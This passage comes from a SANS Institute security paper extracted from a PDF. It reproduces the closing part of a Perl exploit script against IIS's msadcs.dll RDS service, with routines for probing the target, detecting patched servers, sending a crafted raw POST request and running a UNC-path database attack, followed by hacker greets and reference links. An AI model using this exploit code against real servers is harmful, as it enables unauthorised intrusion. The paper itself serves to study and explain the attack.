  if ($in[$c+1]=~/^HTTP\/1.[01] [12]00/) { $c++; }
  else { return $c+1; }}}
return -1;} # it should never get here actually

##############################################################
###################

sub funky {
my (@in)=@_; my $error=odbc_error(@in);
if($error=~/ADO could not find the specified provider/){
print "\nServer returned an ADO miscofiguration
message\nAborting.\n";
exit;}
if($error=~/A Handler is required/){
print "\nServer has custom handler filters (they most likely
are patched)\n";
exit;}
if($error=~/specified Handler has denied Access/){
print "\nADO handlers denied access (they most likely are
patched)\n";
exit;}
if($error=~/server has denied access/){
print "\nADO handlers denied access (they most likely are
patched)\n";
exit;}}

##############################################################
###################

sub has_msadc {
```


© SANS Institute 2000 - 2005 Author retains full rights.

```
my @results=sendraw("GET /msadc/msadcs.dll HTTP/1.0\n\n");
my $base=content_start(@results);
return if($results[$base]=~/Content-Type: application\/x-
varg/);
my @s=grep("^Server:",@results);
if($s[0]!~/IIS/){ print "Doh! They're not running
IIS.\n$s[0]\n" }
else { print "/msadc/msadcs.dll was not found.\n";}
exit;}

##############################################################
##################

sub use_unc {
$uncpath=$args{u};
$driverline="driver={Microsoft Access Driver (*.mdb)};dbq=";
if(!$uncpath=~/^\\\\[a-zA-Z0-9_.]+\\[-a-zA-Z0-9_]+\\.+/){
     print   "Your UNC path sucks.  You need the following
format:\n".
          "\\server(ip preferable)\share\some-file.mdb\n\n";
exit; }

if(create_table($driverline.$uncpath)){
  if(run_query($driverline.$uncpath)){
     print "Success!\n"; save ("dbq=".$uncpath); exit;}}
}

##############################################################
##################

sub get_name { # this was added last minute
my $msadc=<<EOT
POST /msadc/msadcs.dll/VbBusObj.VbBusObjCls.GetMachineName
HTTP/1.1
User-Agent: ACTIVEDATA
Host: $ip
Content-Length: 126
Connection: Keep-Alive

ADCClientVersion:01.06
Content-Type: multipart/mixed;
boundary=!ADM!ROX!YOUR!WORLD!; num-args=0

--!ADM!ROX!YOUR!WORLD!--
EOT
;  $msadc=~s/\n/\r\n/g;
```


© SANS Institute 2000 - 2005 Author retains full rights.

```
my @results=sendraw($msadc);
my $base=content_start(@results);
$results[$base+6]=~s/[^-A-Za-z0-
9!\@\#\$\%^\&*()\[\]_=+~<>.,?]//g;
print "Machine name: $results[$base+6]\n";}

##########################################################
##################
# special greets to trambottic, hex_edit, vacuum
(technotronic), all #!adm,
# #!w00w00 & #rhino9 (that's a lot of people, and they are
all very elite and
# good friends!), wiretrip, l0pht, nmrc & all of phrack
#
# thumbs up to packetstorm, hackernews, phrack,
securityfocus, ntsecadvice
#
# I wish I could really name everyone, but I can't.  Don't
feel slighted if
# your not on the list... :)
##########################################################
##################
```

10. Additional Information

1. http://packetstorm.securify.com
2 http://www.microsoft.com/technet/security
3 http://www.infoworld.com/articles/op/xml/99/08/23/990823opsec.xml
4 http://www.able-consulting.com/RDS_Faq.htm
5 http://www.eeye.com/html/
6 http://www.securitysoftwaretech.com/l0phtcrack/

© SANS Institute 2000 - 2005 Author retains full rights.